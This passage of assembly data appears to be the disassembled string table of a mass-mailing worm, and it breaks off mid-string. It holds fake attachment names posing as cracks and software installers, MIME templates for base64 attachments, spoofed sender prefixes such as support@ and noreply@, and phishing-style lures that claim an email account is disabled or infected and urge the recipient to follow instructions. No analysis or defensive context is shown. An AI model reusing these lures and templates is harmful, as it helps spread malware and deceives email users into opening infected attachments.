db      65h;  'e'
db      6Eh;  'n'
db      20h;  ' '
db      43h;  'C'
db      72h;  'r'
db      61h;  'a'
db      63h;  'c'
db      6Bh;  'k'
db      20h;  ' '
db      55h;  'U'
db      70h;  'p'
db      64h;  'd'
db      61h;  'a'
db      74h;  't'
db      65h;  'e'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
```

```
db      65h;  'e'
db      00h;
db      57h;  'W'
db      69h;  'i'
db      6Eh;  'n'
db      41h;  'A'
db      6Dh;  'm'
db      70h;  'p'
db      20h;  ' '
db      36h;  '6'
db      20h;  ' '
db      4Eh;  'N'
db      65h;  'e'
db      77h;  'w'
db      21h;  '!'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      4Dh;  'M'
db      61h;  'a'
db      74h;  't'
db      72h;  'r'
db      69h;  'i'
db      78h;  'x'
db      20h;  ' '
db      33h;  '3'
db      20h;  ' '
db      52h;  'R'
db      65h;  'e'
db      76h;  'v'
db      6Fh;  'o'
db      6Ch;  'l'
db      75h;  'u'
db      74h;  't'
db      69h;  'i'
db      6Fh;  'o'
db      6Eh;  'n'
db      20h;  ' '
db      45h;  'E'
db      6Eh;  'n'
db      67h;  'g'
db      6Ch;  'l'
db      69h;  'i'
db      73h;  's'
db      68h;  'h'
db      20h;  ' '
db      53h;  'S'
db      75h;  'u'
db      62h;  'b'
db      74h;  't'
db      69h;  'i'
db      74h;  't'
db      6Ch;  'l'
db      65h;  'e'
```

```
db      73h;  's'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      41h;  'A'
db      64h;  'd'
db      6Fh;  'o'
db      62h;  'b'
db      65h;  'e'
db      20h;  ' '
db      50h;  'P'
db      68h;  'h'
db      6Fh;  'o'
db      74h;  't'
db      6Fh;  'o'
db      73h;  's'
db      68h;  'h'
db      6Fh;  'o'
db      70h;  'p'
db      20h;  ' '
db      39h;  '9'
db      20h;  ' '
db      66h;  'f'
db      75h;  'u'
db      6Ch;  'l'
db      6Ch;  'l'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      41h;  'A'
db      68h;  'h'
db      65h;  'e'
db      61h;  'a'
db      64h;  'd'
db      20h;  ' '
db      4Eh;  'N'
db      65h;  'e'
db      72h;  'r'
db      6Fh;  'o'
db      20h;  ' '
db      37h;  '7'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      41h;  'A'
db      43h;  'C'
db      44h;  'D'
db      53h;  'S'
db      65h;  'e'
db      65h;  'e'
```

```
                db      20h;  ' '
                db      39h;  '9'
                db      2Eh;  '.'
                db      65h;  'e'
                db      78h;  'x'
                db      65h;  'e'
                db      00h;
                db      00h;
SSZ00406538_ddd____dd_MMM_yyyy_:
                db      'ddd',27h,',',27h,' dd MMM yyyy ',0
SSZ0040654C_HH_mm_ss_:
                db      'HH:mm:ss ',0
SSZ00406556__03i_02i:
                db      '%03i%02i',0
L0040655F:
                db      20h;  ' '
                db      00h;
SSZ00406561_Date___s__To___s__Subject___s__F:
                db      'Date: %s',0Dh,0Ah,'To: %s',0Dh,0Ah,'Subject: %s',0Dh,0Ah,'From:
%s%s',0Dh,0Ah,'Message-ID: <%s%s>',0Dh,0Ah,'MIME-Version: 1.0',0Dh,0Ah,'Content-Type:
multipart/mixed;',0Dh,0Ah,'       boundary="--------%s"',0Dh,0Ah,0Dh,0Ah,0
SSZ004065F5_____________s__Content_Type__text:
                db      '----------%s',0Dh,0Ah,'Content-Type: text/plain; charset="us-
ascii"',0Dh,0Ah,'Content-Transfer-Encoding: 7bit',0Dh,0Ah,0Dh,0Ah,0
SSZ00406655_____________s__Content_Type__appl:
                db      '----------%s',0Dh,0Ah,'Content-Type: application/octet-stream;
name="%s%s"',0Dh,0Ah,'Content-Transfer-Encoding: base64',0Dh,0Ah,'Content-Disposition:
attachment; filename="%s%s"',0Dh,0Ah,0Dh,0Ah,0
SSZ004066F0_________________s_________:
                db      0Dh,0Ah,0Dh,0Ah,'----------%s--',0Dh,0Ah,0Dh,0Ah,'.',0Dh,0Ah,0
L0040670A:
                db      0Dh;
                db      0Ah;
                db      00h;
SSZ0040670D_management_:
                db      'management@',0
                db      61h;  'a'
                db      64h;  'd'
                db      6Dh;  'm'
                db      69h;  'i'
                db      6Eh;  'n'
                db      69h;  'i'
                db      73h;  's'
                db      74h;  't'
                db      72h;  'r'
                db      61h;  'a'
                db      74h;  't'
                db      69h;  'i'
                db      6Fh;  'o'
                db      6Eh;  'n'
                db      40h;  '@'
                db      00h;
                db      73h;  's'
                db      74h;  't'
                db      61h;  'a'
                db      66h;  'f'
```

```
                db      66h;  'f'
                db      40h;  '@'
                db      00h;
                db      6Eh;  'n'
                db      6Fh;  'o'
                db      72h;  'r'
                db      65h;  'e'
                db      70h;  'p'
                db      6Ch;  'l'
                db      79h;  'y'
                db      40h;  '@'
                db      00h;
                db      73h;  's'
                db      75h;  'u'
                db      70h;  'p'
                db      70h;  'p'
                db      6Fh;  'o'
                db      72h;  'r'
                db      74h;  't'
                db      40h;  '@'
                db      00h;
                db      00h;
L00406743:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
SSZ00406747_E_mail_account_security_warning_:
                db      'E-mail account security warning.',0
                db      4Eh;  'N'
                db      6Fh;  'o'
                db      74h;  't'
                db      69h;  'i'
                db      66h;  'f'
                db      79h;  'y'
                db      20h;  ' '
                db      61h;  'a'
                db      62h;  'b'
                db      6Fh;  'o'
                db      75h;  'u'
                db      74h;  't'
                db      20h;  ' '
                db      75h;  'u'
                db      73h;  's'
                db      69h;  'i'
                db      6Eh;  'n'
                db      67h;  'g'
                db      20h;  ' '
                db      74h;  't'
                db      68h;  'h'
                db      65h;  'e'
                db      20h;  ' '
                db      65h;  'e'
                db      2Dh;  '-'
                db      6Dh;  'm'
                db      61h;  'a'
```

```
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      2Eh;  '.'
db      00h;
db      57h;  'W'
db      61h;  'a'
db      72h;  'r'
db      6Eh;  'n'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      61h;  'a'
db      62h;  'b'
db      6Fh;  'o'
db      75h;  'u'
db      74h;  't'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      2Eh;  '.'
db      00h;
db      49h;  'I'
db      6Dh;  'm'
db      70h;  'p'
db      6Fh;  'o'
db      72h;  'r'
db      74h;  't'
db      61h;  'a'
db      6Eh;  'n'
db      74h;  't'
```

```
db      20h;  ' '
db      6Eh;  'n'
db      6Fh;  'o'
db      74h;  't'
db      69h;  'i'
db      66h;  'f'
db      79h;  'y'
db      20h;  ' '
db      61h;  'a'
db      62h;  'b'
db      6Fh;  'o'
db      75h;  'u'
db      74h;  't'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      2Eh;  '.'
db      00h;
db      45h;  'E'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      20h;  ' '
db      75h;  'u'
db      74h;  't'
db      69h;  'i'
db      6Ch;  'l'
db      69h;  'i'
db      7Ah;  'z'
db      61h;  'a'
```

```
db      74h;  't'
db      69h;  'i'
db      6Fh;  'o'
db      6Eh;  'n'
db      20h;  ' '
db      77h;  'w'
db      61h;  'a'
db      72h;  'r'
db      6Eh;  'n'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      2Eh;  '.'
db      00h;
db      4Eh;  'N'
db      6Fh;  'o'
db      74h;  't'
db      69h;  'i'
db      66h;  'f'
db      79h;  'y'
db      20h;  ' '
db      61h;  'a'
db      62h;  'b'
db      6Fh;  'o'
db      75h;  'u'
db      74h;  't'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      20h;  ' '
db      75h;  'u'
db      74h;  't'
db      69h;  'i'
db      6Ch;  'l'
db      69h;  'i'
db      7Ah;  'z'
db      61h;  'a'
db      74h;  't'
db      69h;  'i'
```

```
                db      6Fh;  'o'
                db      6Eh;  'n'
                db      2Eh;  '.'
                db      00h;
                db      45h;  'E'
                db      2Dh;  '-'
                db      6Dh;  'm'
                db      61h;  'a'
                db      69h;  'i'
                db      6Ch;  'l'
                db      20h;  ' '
                db      61h;  'a'
                db      63h;  'c'
                db      63h;  'c'
                db      6Fh;  'o'
                db      75h;  'u'
                db      6Eh;  'n'
                db      74h;  't'
                db      20h;  ' '
                db      64h;  'd'
                db      69h;  'i'
                db      73h;  's'
                db      61h;  'a'
                db      62h;  'b'
                db      6Ch;  'l'
                db      69h;  'i'
                db      6Eh;  'n'
                db      67h;  'g'
                db      20h;  ' '
                db      77h;  'w'
                db      61h;  'a'
                db      72h;  'r'
                db      6Eh;  'n'
                db      69h;  'i'
                db      6Eh;  'n'
                db      67h;  'g'
                db      2Eh;  '.'
                db      00h;
                db      00h;
L00406852:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
SSZ00406856_Dear_user_of__s_:
                db      'Dear user of %s,',0
                db      44h;  'D'
                db      65h;  'e'
                db      61h;  'a'
                db      72h;  'r'
                db      20h;  ' '
                db      75h;  'u'
                db      73h;  's'
                db      65h;  'e'
                db      72h;  'r'
                db      20h;  ' '
```

```
db      6Fh;  'o'
db      66h;  'f'
db      20h;  ' '
db      25h;  '%'
db      73h;  's'
db      20h;  ' '
db      67h;  'g'
db      61h;  'a'
db      74h;  't'
db      65h;  'e'
db      77h;  'w'
db      61h;  'a'
db      79h;  'y'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      76h;  'v'
db      65h;  'e'
db      72h;  'r'
db      2Ch;  ','
db      00h;
db      44h;  'D'
db      65h;  'e'
db      61h;  'a'
db      72h;  'r'
db      20h;  ' '
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      6Fh;  'o'
db      66h;  'f'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      76h;  'v'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
```

```
db      22h;  ""
db      25h;  '%'
db      73h;  's'
db      22h;  ""
db      2Ch;  ','
db      00h;
db      48h;  'H'
db      65h;  'e'
db      6Ch;  'l'
db      6Ch;  'l'
db      6Fh;  'o'
db      20h;  ' '
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      6Fh;  'o'
db      66h;  'f'
db      20h;  ' '
db      25h;  '%'
db      73h;  's'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      76h;  'v'
db      65h;  'e'
db      72h;  'r'
db      2Ch;  ','
db      00h;
db      44h;  'D'
db      65h;  'e'
db      61h;  'a'
db      72h;  'r'
db      20h;  ' '
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      6Fh;  'o'
db      66h;  'f'
db      20h;  ' '
db      22h;  ""
db      25h;  '%'
db      73h;  's'
db      22h;  ""
db      20h;  ' '
```

```
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      73h;  's'
db      79h;  'y'
db      73h;  's'
db      74h;  't'
db      65h;  'e'
db      6Dh;  'm'
db      2Ch;  ','
db      00h;
db      44h;  'D'
db      65h;  'e'
db      61h;  'a'
db      72h;  'r'
db      20h;  ' '
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      2Ch;  ','
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      6Dh;  'm'
db      61h;  'a'
db      6Eh;  'n'
db      61h;  'a'
db      67h;  'g'
db      65h;  'e'
db      6Dh;  'm'
db      65h;  'e'
db      6Eh;  'n'
db      74h;  't'
db      20h;  ' '
db      6Fh;  'o'
db      66h;  'f'
db      20h;  ' '
db      25h;  '%'
db      73h;  's'
db      20h;  ' '
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
```

```
                db      73h;  's'
                db      79h;  'y'
                db      73h;  's'
                db      74h;  't'
                db      65h;  'e'
                db      6Dh;  'm'
                db      20h;  ' '
                db      77h;  'w'
                db      61h;  'a'
                db      6Eh;  'n'
                db      74h;  't'
                db      73h;  's'
                db      20h;  ' '
                db      74h;  't'
                db      6Fh;  'o'
                db      20h;  ' '
                db      6Ch;  'l'
                db      65h;  'e'
                db      74h;  't'
                db      20h;  ' '
                db      79h;  'y'
                db      6Fh;  'o'
                db      75h;  'u'
                db      20h;  ' '
                db      6Bh;  'k'
                db      6Eh;  'n'
                db      6Fh;  'o'
                db      77h;  'w'
                db      20h;  ' '
                db      74h;  't'
                db      68h;  'h'
                db      61h;  'a'
                db      74h;  't'
                db      2Ch;  ','
                db      00h;
                db      00h;
L0040693D:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
SSZ00406941_Your_e_mail_account_has_been_tem:
                db      'Your e-mail account has been temporary disabled because of
unauthorized access.',0Dh,0Ah,0Dh,0Ah,0
                db      4Fh;  'O'
                db      75h;  'u'
                db      72h;  'r'
                db      20h;  ' '
                db      6Dh;  'm'
                db      61h;  'a'
                db      69h;  'i'
                db      6Eh;  'n'
                db      20h;  ' '
                db      6Dh;  'm'
                db      61h;  'a'
                db      69h;  'i'
```

```
db      6Ch;  'l'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      76h;  'v'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      77h;  'w'
db      69h;  'i'
db      6Ch;  'l'
db      6Ch;  'l'
db      20h;  ' '
db      62h;  'b'
db      65h;  'e'
db      20h;  ' '
db      74h;  't'
db      65h;  'e'
db      6Dh;  'm'
db      70h;  'p'
db      6Fh;  'o'
db      72h;  'r'
db      61h;  'a'
db      72h;  'r'
db      79h;  'y'
db      20h;  ' '
db      75h;  'u'
db      6Eh;  'n'
db      61h;  'a'
db      76h;  'v'
db      61h;  'a'
db      69h;  'i'
db      62h;  'b'
db      6Ch;  'l'
db      65h;  'e'
db      20h;  ' '
db      66h;  'f'
db      6Fh;  'o'
db      72h;  'r'
db      20h;  ' '
db      6Eh;  'n'
db      65h;  'e'
db      78h;  'x'
db      74h;  't'
db      20h;  ' '
db      74h;  't'
db      77h;  'w'
db      6Fh;  'o'
db      20h;  ' '
db      64h;  'd'
db      61h;  'a'
db      79h;  'y'
```

```
db      73h;  's'
db      2Ch;  ','
db      20h;  ' '
db      0Dh;
db      0Ah;
db      74h;  't'
db      6Fh;  'o'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Eh;  'n'
db      74h;  't'
db      69h;  'i'
db      6Eh;  'n'
db      75h;  'u'
db      65h;  'e'
db      20h;  ' '
db      72h;  'r'
db      65h;  'e'
db      63h;  'c'
db      65h;  'e'
db      69h;  'i'
db      76h;  'v'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      69h;  'i'
db      6Eh;  'n'
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      73h;  's'
db      65h;  'e'
db      20h;  ' '
db      64h;  'd'
db      61h;  'a'
db      79h;  'y'
db      73h;  's'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      20h;  ' '
db      68h;  'h'
db      61h;  'a'
db      76h;  'v'
db      65h;  'e'
db      20h;  ' '
db      74h;  't'
```

```
db      6Fh;  'o'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Eh;  'n'
db      66h;  'f'
db      69h;  'i'
db      67h;  'g'
db      75h;  'u'
db      72h;  'r'
db      65h;  'e'
db      20h;  ' '
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      66h;  'f'
db      72h;  'r'
db      65h;  'e'
db      65h;  'e'
db      0Dh;
db      0Ah;
db      61h;  'a'
db      75h;  'u'
db      74h;  't'
db      6Fh;  'o'
db      2Dh;  '-'
db      66h;  'f'
db      6Fh;  'o'
db      72h;  'r'
db      77h;  'w'
db      61h;  'a'
db      72h;  'r'
db      64h;  'd'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      76h;  'v'
db      69h;  'i'
db      63h;  'c'
db      65h;  'e'
db      2Eh;  '.'
db      0Dh;
db      0Ah;
db      0Dh;
db      0Ah;
db      00h;
db      59h;  'Y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
```

```
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      20h;  ' '
db      77h;  'w'
db      69h;  'i'
db      6Ch;  'l'
db      6Ch;  'l'
db      20h;  ' '
db      62h;  'b'
db      65h;  'e'
db      20h;  ' '
db      64h;  'd'
db      69h;  'i'
db      73h;  's'
db      61h;  'a'
db      62h;  'b'
db      6Ch;  'l'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      62h;  'b'
db      65h;  'e'
db      63h;  'c'
db      61h;  'a'
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      20h;  ' '
db      6Fh;  'o'
db      66h;  'f'
db      20h;  ' '
db      69h;  'i'
db      6Dh;  'm'
db      70h;  'p'
db      72h;  'r'
db      6Fh;  'o'
db      70h;  'p'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      75h;  'u'
db      73h;  's'
db      69h;  'i'
db      6Eh;  'n'
```

```
db      67h;  'g'
db      20h;  ' '
db      69h;  'i'
db      6Eh;  'n'
db      20h;  ' '
db      6Eh;  'n'
db      65h;  'e'
db      78h;  'x'
db      74h;  't'
db      0Dh;
db      0Ah;
db      74h;  't'
db      68h;  'h'
db      72h;  'r'
db      65h;  'e'
db      65h;  'e'
db      20h;  ' '
db      64h;  'd'
db      61h;  'a'
db      79h;  'y'
db      73h;  's'
db      2Ch;  ','
db      20h;  ' '
db      69h;  'i'
db      66h;  'f'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      20h;  ' '
db      61h;  'a'
db      72h;  'r'
db      65h;  'e'
db      20h;  ' '
db      73h;  's'
db      74h;  't'
db      69h;  'i'
db      6Ch;  'l'
db      6Ch;  'l'
db      20h;  ' '
db      77h;  'w'
db      69h;  'i'
db      73h;  's'
db      68h;  'h'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      74h;  't'
db      6Fh;  'o'
db      20h;  ' '
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      20h;  ' '
db      69h;  'i'
```

```
db      74h;  't'
db      2Ch;  ','
db      20h;  ' '
db      70h;  'p'
db      6Ch;  'l'
db      65h;  'e'
db      61h;  'a'
db      73h;  's'
db      65h;  'e'
db      2Ch;  ','
db      20h;  ' '
db      72h;  'r'
db      65h;  'e'
db      73h;  's'
db      69h;  'i'
db      67h;  'g'
db      6Eh;  'n'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      0Dh;
db      0Ah;
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      20h;  ' '
db      69h;  'i'
db      6Eh;  'n'
db      66h;  'f'
db      6Fh;  'o'
db      72h;  'r'
db      6Dh;  'm'
db      61h;  'a'
db      74h;  't'
db      69h;  'i'
db      6Fh;  'o'
db      6Eh;  'n'
db      2Eh;  '.'
db      0Dh;
db      0Ah;
db      0Dh;
db      0Ah;
db      00h;
db      57h;  'W'
db      65h;  'e'
db      20h;  ' '
db      77h;  'w'
db      61h;  'a'
db      72h;  'r'
db      6Eh;  'n'
```

```
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      20h;  ' '
db      61h;  'a'
db      62h;  'b'
db      6Fh;  'o'
db      75h;  'u'
db      74h;  't'
db      20h;  ' '
db      73h;  's'
db      6Fh;  'o'
db      6Dh;  'm'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
db      63h;  'c'
db      6Bh;  'k'
db      73h;  's'
db      20h;  ' '
db      6Fh;  'o'
db      6Eh;  'n'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      2Eh;  '.'
db      20h;  ' '
db      59h;  'Y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Dh;  'm'
```

```
db      70h;  'p'
db      75h;  'u'
db      74h;  't'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      6Dh;  'm'
db      61h;  'a'
db      79h;  'y'
db      0Dh;
db      0Ah;
db      63h;  'c'
db      6Fh;  'o'
db      6Eh;  'n'
db      74h;  't'
db      61h;  'a'
db      69h;  'i'
db      6Eh;  'n'
db      20h;  ' '
db      76h;  'v'
db      69h;  'i'
db      72h;  'r'
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      73h;  's'
db      2Ch;  ','
db      20h;  ' '
db      69h;  'i'
db      6Eh;  'n'
db      20h;  ' '
db      6Fh;  'o'
db      72h;  'r'
db      64h;  'd'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      74h;  't'
db      6Fh;  'o'
db      20h;  ' '
db      6Bh;  'k'
db      65h;  'e'
db      65h;  'e'
db      70h;  'p'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Dh;  'm'
db      70h;  'p'
db      75h;  'u'
db      74h;  't'
```

```
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      61h;  'a'
db      6Eh;  'n'
db      64h;  'd'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      20h;  ' '
db      73h;  's'
db      61h;  'a'
db      66h;  'f'
db      65h;  'e'
db      2Ch;  ','
db      0Dh;
db      0Ah;
db      70h;  'p'
db      6Ch;  'l'
db      65h;  'e'
db      61h;  'a'
db      73h;  's'
db      65h;  'e'
db      2Ch;  ','
db      20h;  ' '
db      66h;  'f'
db      6Fh;  'o'
db      6Ch;  'l'
db      6Ch;  'l'
db      6Fh;  'o'
db      77h;  'w'
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      69h;  'i'
db      6Eh;  'n'
db      73h;  's'
db      74h;  't'
db      72h;  'r'
db      75h;  'u'
db      63h;  'c'
db      74h;  't'
```

```
db      69h;  'i'
db      6Fh;  'o'
db      6Eh;  'n'
db      73h;  's'
db      2Eh;  '.'
db      0Dh;
db      0Ah;
db      0Dh;
db      0Ah;
db      00h;
db      4Fh;  'O'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      61h;  'a'
db      6Eh;  'n'
db      74h;  't'
db      69h;  'i'
db      76h;  'v'
db      69h;  'i'
db      72h;  'r'
db      75h;  'u'
db      73h;  's'
db      20h;  ' '
db      73h;  's'
db      6Fh;  'o'
db      66h;  'f'
db      74h;  't'
db      77h;  'w'
db      61h;  'a'
db      72h;  'r'
db      65h;  'e'
db      20h;  ' '
db      68h;  'h'
db      61h;  'a'
db      73h;  's'
db      20h;  ' '
db      64h;  'd'
db      65h;  'e'
db      74h;  't'
db      65h;  'e'
db      63h;  'c'
db      74h;  't'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      61h;  'a'
db      20h;  ' '
db      6Ch;  'l'
db      61h;  'a'
db      72h;  'r'
db      67h;  'g'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      6Dh;  'm'
```

```
db      6Dh;  'm'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      20h;  ' '
db      6Fh;  'o'
db      66h;  'f'
db      20h;  ' '
db      76h;  'v'
db      69h;  'i'
db      72h;  'r'
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      73h;  's'
db      20h;  ' '
db      6Fh;  'o'
db      75h;  'u'
db      74h;  't'
db      67h;  'g'
db      6Fh;  'o'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      0Dh;
db      0Ah;
db      66h;  'f'
db      72h;  'r'
db      6Fh;  'o'
db      6Dh;  'm'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      65h;  'e'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      2Ch;  ','
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
```

```
db      20h;  ' '
db      6Dh;  'm'
db      61h;  'a'
db      79h;  'y'
db      20h;  ' '
db      75h;  'u'
db      73h;  's'
db      65h;  'e'
db      20h;  ' '
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      66h;  'f'
db      72h;  'r'
db      65h;  'e'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      6Eh;  'n'
db      74h;  't'
db      69h;  'i'
db      2Dh;  '-'
db      76h;  'v'
db      69h;  'i'
db      72h;  'r'
db      75h;  'u'
db      73h;  's'
db      20h;  ' '
db      74h;  't'
db      6Fh;  'o'
db      6Fh;  'o'
db      6Ch;  'l'
db      20h;  ' '
db      74h;  't'
db      6Fh;  'o'
db      20h;  ' '
db      63h;  'c'
db      6Ch;  'l'
db      65h;  'e'
db      61h;  'a'
db      6Eh;  'n'
db      20h;  ' '
db      75h;  'u'
db      70h;  'p'
db      0Dh;
db      0Ah;
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Dh;  'm'
db      70h;  'p'
```

```
db      75h;  'u'
db      74h;  't'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      73h;  's'
db      6Fh;  'o'
db      66h;  'f'
db      74h;  't'
db      77h;  'w'
db      61h;  'a'
db      72h;  'r'
db      65h;  'e'
db      2Eh;  '.'
db      0Dh;
db      0Ah;
db      0Dh;
db      0Ah;
db      00h;
db      53h;  'S'
db      6Fh;  'o'
db      6Dh;  'm'
db      65h;  'e'
db      20h;  ' '
db      6Fh;  'o'
db      66h;  'f'
db      20h;  ' '
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      63h;  'c'
db      6Ch;  'l'
